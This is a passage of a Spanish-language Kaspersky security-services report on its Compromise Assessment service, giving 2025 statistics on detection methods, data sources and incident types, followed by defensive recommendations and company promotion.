
Los equipos que no tienen experiencia en las prácticas de ingeniería de detección y que, por ello, dependen de lo que les brinda el proveedor rara vez ajustan y personalizan las reglas para adaptarlas a su infraestructura. Esto, en general, redunda en tasas más altas de falsos positivos y, en algunos casos, en puntos ciegos en la cobertura de detección.

Capítulo VIII

Lagunas de detección e intrusiones ocultas


Lagunas de detección e intrusiones ocultas


Kaspersky Compromise Assessment cubre la brecha que existe entre los servicios Managed Detection and Response e Incident Response. Una solución MDR requiere usar productos de Kaspersky. Los servicios de IR normalmente son reactivos: entran en acción cuando ya se han hallado rastros de una vulneración. Como el servicio de IR, Compromise Assessment es un servicio de investigación forense. Pero, a diferencia del primero, Compromise Assessment se vale de las tecnologías de MDR para brindar una estrategia más flexible y proactiva. Nuestra solución Compromise Assessment no requiere contar con los productos para endpoints de Kaspersky; más aún, para mayor protección y tranquilidad, puede ponerse en marcha un proyecto incluso si no está claro que ha habido una vulneración.




Clientes de Compromise Assessment

La totalidad de los proyectos de evaluación de vulneración que completamos en 2025 se repartieron en tres grandes regiones: CEI, APAC y META. El siguiente gráfico muestra cómo se distribuyeron los incidentes reportados por región y por sector.





Puede recurrirse al servicio de Compromise Assessment por una variedad de motivos, en respuesta a diferentes intereses y necesidades comerciales. Los motivos más comunes son estos:



Tareas de detección e investigación

Como ocurre con MDR, usamos indicadores de ataque (IoA) para brindar el servicio de Compromise Assessment. La lógica de detección puede dividirse, a grandes rasgos, en una serie de familias simplificadas. A continuación, se muestra qué tan eficiente fue cada familia de lógica de detección con los incidentes detectados en los proyectos de Compromise Assessment a lo largo de 2025.

Credenciales recogidas en grandes filtraciones	12.4 %
Herramienta LotL especial	11.2 %
Malware especial	11.2 %
Detección de webshell	8.1 %
Herramientas de administración remota	7.5 %
Credenciales obtenidas de filtraciones	6.2 %
Detección de muchos PUP	5.0 %

Muchas herramientas LotL detectadas	4.3 %
Puerta trasera en funciones de accesibilidad	3.7 %
Vulnerabilidades en la configuración de la política de auditorías	3.7 %
Muchos casos de actividad sospechosa detectados	3.1 %
Muchos archivos sospechosos	3.1 %
Miner	3.1 %
Configuración de AD vulnerable detectada en el análisis de GPO	3.1 %

Dominio de C2 conocido	2.5 %
Mucho malware detectado	1.9 %
Detección de muchas vulnerabilidades	1.9 %
IP de un C2 conocido	1.2 %
Acciones riesgosas de un usuario	1.2 %
Acciones riesgosas de una cuenta con privilegios	1.2 %
Configuración de AD vulnerable	1.2 %


Configuración vulnerable en general	1.2 %
Acciones riesgosas en servicios de almacenamiento en la nube	0.6 %
Inicios de sesión atípicos en VPN	0.6 %
Configuración de AD vulnerable detectada durante el análisis de escalada de privilegios	0.6 %

Podemos poner en marcha un proyecto de Compromise Assessment con independencia de que el cliente tenga productos de Kaspersky instalados. Si los tiene, podemos reutilizar las herramientas de tecnología MDR para recopilar datos (la fuente de datos es MDR). Si no los tiene, recopilamos la información con una herramienta propia especializada. Compromise Assessment también utiliza otras fuentes de datos, como los hallazgos de Digital Footprint Intelligence[26] correspondientes al cliente, el análisis de la configuración de Active Directory y, en algunos casos, los registros de la VPN y del perímetro de la red. A continuación se muestra la eficiencia de las fuentes de datos según las estadísticas de incidentes detectados.

Tanto MDR como Compromise Assessment incluyen el servicio de búsqueda de amenazas manual, y se da importancia a los incidentes detectados durante esta búsqueda. Todo incidente detectado manualmente se estudia en profundidad y se utiliza luego para sumar la lógica de detección correspondiente. **En 2025, casi un 18.6 % de los incidentes detectados se encontró por medios manuales.**

Los sensores de los endpoints siguen siendo los más eficientes, pero un 4 % de los incidentes detectados en 2025 salieron a la luz por un análisis del tráfico de red.

Los proyectos de Compromise Assessment incluyen una etapa de respuesta a incidentes, en la cual las amenazas válidas se dimensionan y se contienen. En esta etapa, suele necesitarse ingeniería inversa y análisis forense. Según estadísticas de 2025, el análisis forense se requirió en un 53 % de todos los incidentes y resultó deseable pero opcional en otro 7 %. La ingeniería inversa, para la cual se solicitó el archivo sospechoso para su análisis, resultó necesaria en un 12 % de los casos.




26 dfi.kaspersky.com/mx

Naturaleza de los incidentes

En Compromise Assessment, los incidentes detectados pueden estar vinculados a distintos tipos de actividad maliciosa o sospechosa. El gráfico de barras que aparece a continuación muestra con qué frecuencia se vieron en 2025 los motivos usuales para reportar un incidente.

Figura 24 Distribución y frecuencia del uso de herramientas en incidentes



Recomendaciones

Durante 2025, el número de incidentes de alta gravedad se redujo un 19 % en comparación con 2024. La reducción se explica por la mayor capacidad de MDR para identificar y frenar amenazas en un punto más temprano de la cadena de detección. En simultáneo, el tiempo medio para investigar y reportar un incidente se redujo un 22 % para los incidentes de alta gravedad y un 21 % para los de gravedad media, lo que indica que los equipos de los SOC se han vuelto más eficaces.

Los ataques selectivos con intervención humana representaron un 23 % de los incidentes de alta gravedad de 2025. Aunque esta cifra es inferior a la de 2024, los ataques selectivos siguen estando a la cabeza de los incidentes de alta gravedad reflejados en las estadísticas de MDR. A pesar de los avances en las herramientas de detección automatizada, un atacante motivado aún puede encontrar formas de evadir las defensas.

Para contrarrestar un ataque con intervención humana, todavía es vital una solución con intervención humana, como lo son MDR e IR.

Las organizaciones que cuentan con su propio SOC deben asegurarse de que sus tecnologías y procesos internos estén a la altura del panorama de amenazas actual. **Los servicios de consultoría integral para SOC pueden ayudar con este objetivo.**

Además de adoptar los servicios de MDR e IR o de montar un SOC interno, las organizaciones pueden sumar eficiencia incorporando herramientas especializadas y altamente automatizadas, como las de respuesta y detección ampliadas (XDR).

Las estadísticas muestran que, después de un ataque exitoso, los adversarios a menudo regresan. Esto es notorio, en especial, en organizaciones gubernamentales, pues los adversarios buscan lograr la persistencia a largo plazo para fines de espionaje. En 2025, observamos un aumento en el número de ataques con intervención humana en los sectores de las telecomunicaciones y la TI, lo que confirma que las cadenas de suministro y las relaciones de confianza son blancos de ataque con cada vez más frecuencia.

En estas situaciones, combinar un SOC interno con capacidades de XDR y/o servicios tercerizados como MDR con proyectos de Compromise Assessment regulares es una estrategia eficaz para detectar e investigar incidentes que escapen a los controles de seguridad existentes.

Los atacantes acostumbran usar técnicas LotL cuando el objetivo es una infraestructura sin controles de configuración robustos. Una importante cantidad de incidentes está vinculada a cambios no autorizados, como la incorporación de cuentas en grupos con privilegios especiales o la debilitación de configuraciones seguras. La técnica más usada en 2025 fue Manipulación de cuentas[27], de acuerdo con las estadísticas de MDR. Para reducir el número de falsos positivos en situaciones así, las organizaciones deben implementar métodos de gestión de la configuración eficaces, así como procedimientos formales de control de acceso y control de cambios.

En 2025, las técnicas Ejecución del usuario[28] y Phishing[29] volvieron a aparecer entre las tres principales amenazas. Ello demuestra que los usuarios son aún el eslabón más débil y subrayan **la importancia de instaurar la concientización en seguridad como pilar a la hora de planificar la seguridad corporativa.**

27 MITRE ATT&CK. T1098: Manipulación de cuentas

28 MITRE ATT&CK. T1204 Ejecución del usuario

29 MITRE ATT&CK. T1566 Phishing

Acerca de Kaspersky

Kaspersky es una empresa global de ciberseguridad y privacidad digital fundada en 1997. La profunda inteligencia de amenazas y la experiencia en seguridad de la empresa se transforman constantemente en soluciones y servicios de seguridad para proteger empresas, infraestructuras críticas, gobiernos y consumidores de todo el mundo. Nuestro amplio portafolio de seguridad incluye protección líder para endpoints y soluciones especializadas para combatir amenazas digitales sofisticadas y en constante evolución.

Más de 5500
especialistas altamente cualificados trabajan en Kaspersky

50 %
de nuestros empleados son especialistas en I+D

~200 000
clientes corporativos en todo el mundo

500 000
archivos maliciosos son detectados cada día por Kaspersky

5300 millones
de ciberataques detectados en 2025 por Kaspersky

5
centros de experiencia únicos

Expertise Centers

Servicios de Kaspersky Security

Reconocido por prestar servicios de seguridad alrededor del mundo, el equipo va rutinariamente más allá de lo que solicitan los clientes: descubre nuevas tácticas, técnicas y procedimientos, contribuye al marco MITRE ATT&CK, desarrolla herramientas propietarias y mejora las funciones de detección de los productos Kaspersky. También comparte su experiencia a través de seminarios web, informes y capacitaciones que permiten a los profesionales llevarles la delantera a las amenazas.

Kaspersky Incident Response
Análisis forense digital, respuesta a incidentes y análisis de malware
Más información

Kaspersky Compromise Assessment
Detección de riesgos y rastros de ataques anteriores
Más información

Kaspersky Security Assessment
Ejercicios prácticos sobre cómo un adversario vulneraría la seguridad
Más información

Kaspersky Managed Detection and Response
Supervisión, detección y respuesta continuas
Más información

Kaspersky SOC Consulting
Cree su propio SOC o mejore las operaciones de seguridad existentes
Más información

Kaspersky Digital Footprint Intelligence
Supervisión de sus activos digitales para detectar amenazas externas
Más información

Reconocimiento global

Los productos y las soluciones de Kaspersky se someten constantemente a pruebas y revisiones independientes, y logran los mejores resultados, reconocimientos y premios de manera habitual. Nuestras tecnologías y procesos son evaluados y verificados regularmente por las organizaciones de analistas más respetadas del mundo. La más probada. La más galardonada.

"Anatomía de un mundo cibernético", informe global de Kaspersky Security Services, 2026

Informe global de Kaspersky Security Services

#kaspersky
#truetobusiness

Anatomía de un mundo cibernético

latam.kaspersky.com

kaspersky